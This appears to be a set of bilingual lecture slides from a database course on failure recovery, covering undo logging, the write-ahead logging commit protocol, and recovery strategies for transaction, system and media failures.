
- Record UNDO information for every update!
 - Sequential writes to log
 - Minimal info (diff) written to log
- The log consists of an ordered list of actions
 - Log record contains:
 - <XID, location, old data, new data>

9.4.2 恢复的实现技术

- Why do we need logging for **atomicity**?
- Couldn't we just write transactions to disk only once whole transactions complete?
 - Then, if abort / crash and TXN not complete, it has no effect - atomicity!
 - With unlimited memory and time, this could work...
- However, we need to log partial results of transactions because of:
 - Memory constraints (enough space for full TXN??)
 - Time constraints (what if one TXN takes very long?)

9.4.2 恢复的实现技术

- A picture of logging
 - T: R(A), W(A)




9.4.2 恢复的实现技术

- A picture of logging
 - T: R(A), W(A)

Operation recorded in log in main memory!
Logging can happen after modification,
but not before disk!


A: 0 → 1



9.4.2 恢复的实现技术

- A picture of logging
 - T: R(A), W(A)

What happens if we crash or abort now, in the middle of T? How we undo T?



Transaction Commit Process

- Write-ahead Logging (WAL) Commit Protocol
 - 1. FORCE Write commit record to log
 - 2. All log records up to last update from this TX are FORCED
 - 3. Commit() returns
- Transaction is committed once **commit log record** is on stable storage

9.4.2 恢复的实现技术


- Incorrect Commit Protocol #1
 - T: R(A), W(A)

Let's try committing **before** we've written either data or log to disk...

OK, Commit!

If we crash now, is T durable?

Lost T's update!



9.4.2 恢复的实现技术


- Incorrect Commit Protocol #2
 - T: R(A), W(A)

Let's try committing **after** we've written data but **before** we've written log to disk ...

OK, Commit!

If we crash now, is T durable?

Yes!, Except how do we know whether T was committed?



9.4.2 恢复的实现技术


- Write-ahead Logging (WAL) Commit Protocol

let's try committing **after** we've written log to disk but **before** we've written data to disk... this is WAL!

OK, Commit!

If we crash now, is T durable?
Use the log!

A: 0 → 1



Write-Ahead Logging (WAL)

- DB uses Write-Ahead Logging (WAL) Protocol:
 - Must force log record for an update before the corresponding data page goes to storage
 - Atomicity
 - Must write all log records for a TX before commit
 - Durability

思考: Each update is logged! Why not reads?

9.4.3 恢复的策略

- 事务故障的恢复
- 系统故障的恢复
- 介质故障的恢复

9.4.3 恢复的策略

- 事务故障是指事务未运行至正常终止点前被撤消，这时恢复程序应撤销（**UNDO**）此事务已对数据库进行的修改，具体做法是：
 - 反向阅读日志文件，找出该事务的所有更新操作
 - 对每一个更新操作做它的逆操作。即若记录中是插入操作，则做删除操作。若记录中是删除操作，则做插入操作，若是修改操作，则用修改前的值代替修改后的值
 - 如此处理直至读到此事务的开始标记，事务故障恢复完成

9.4.3 恢复的策略

- 系统故障发生时，造成数据库不一致状态的原因有两个
 - 由于一些未完成事务对数据库的更新已写入数据库
 - 由于一些已提交事务对数据库的更新还留在缓冲区来不及写入数据库

9.4.3 恢复的策略


- 系统故障恢复是在系统重新启动以后进行的。基本的恢复算法
- (1) 根据日志文件建立重做队列和撤消队列
 - 从头扫描日志文件，找出在故障发生前已经提交事务（这些事务有**BEGIN TRANSACTION**记录，也有**COMMIT**记录），将其事务标识记入重做（**REDO**）队列
 - 同时还要找出故障发生时尚未完成的事务（这些事务有**BEGIN TRANSACTION**记录，但无**COMMIT**记录），将其事务标识记入**UNDO**队列

9.4.3 恢复的策略

- (2) 对撤消队列中事务进行**UNDO**处理
 - 反向扫描日志文件，对第一步中得到的**UNDO**队列中的每个**UNDO**事务的更新操作执行逆操作（即对插入操作执行删除操作，对删除操作执行插入操作，对修改操作则将数据的修改前值写回）
- (3) 对重做队列中事务进行**REDO**处理。
 - 正向扫描日志文件，对第一步中得到的**REDO**队列中的每个**REDO**事务重新执行登记的操作

9.4.3 恢复的策略

- 发生介质故障时，磁盘上的物理数据库和日志文件被破坏，最严重的一种故障
- 恢复方法：重装数据库，然后重做已完成的事务



9.4.3 恢复的策略

- 具体做法如下：
- 第一步
 - 装入最新的后备数据库副本，使数据库恢复到最近一次转储时的一致状态。对于动态转储的数据库副本，还须同时装入转储时刻的日志文件副本，利用与恢复系统故障时相同的方法（**REDO+UNDO**），才能将数据库恢复至一致性状态
- 第二步
 - 装入有关的日志文件副本，重做已完成的事务。即正向读日志文件，找出故障发生时已提交事务的标识，将其记入重做队列。然后正向阅读日志文件，根据**REDO**队列中记录，重做所有已完成事务

数据库的故障恢复小结

- 故障分类
 - 事务故障、系统故障、介质故障、计算机病毒
- 恢复的实现技术
 - 数据转储
 - 日志文件
- 恢复的策略
 - 事务故障的恢复
 - 系统故障的恢复
 - 介质故障的恢复

第九章 数据库安全

- 9.1 数据库的安全性
- 9.2 数据库的完整性
- 9.3 数据库的并发控制（OLTP）
- 9.4 数据库的故障恢复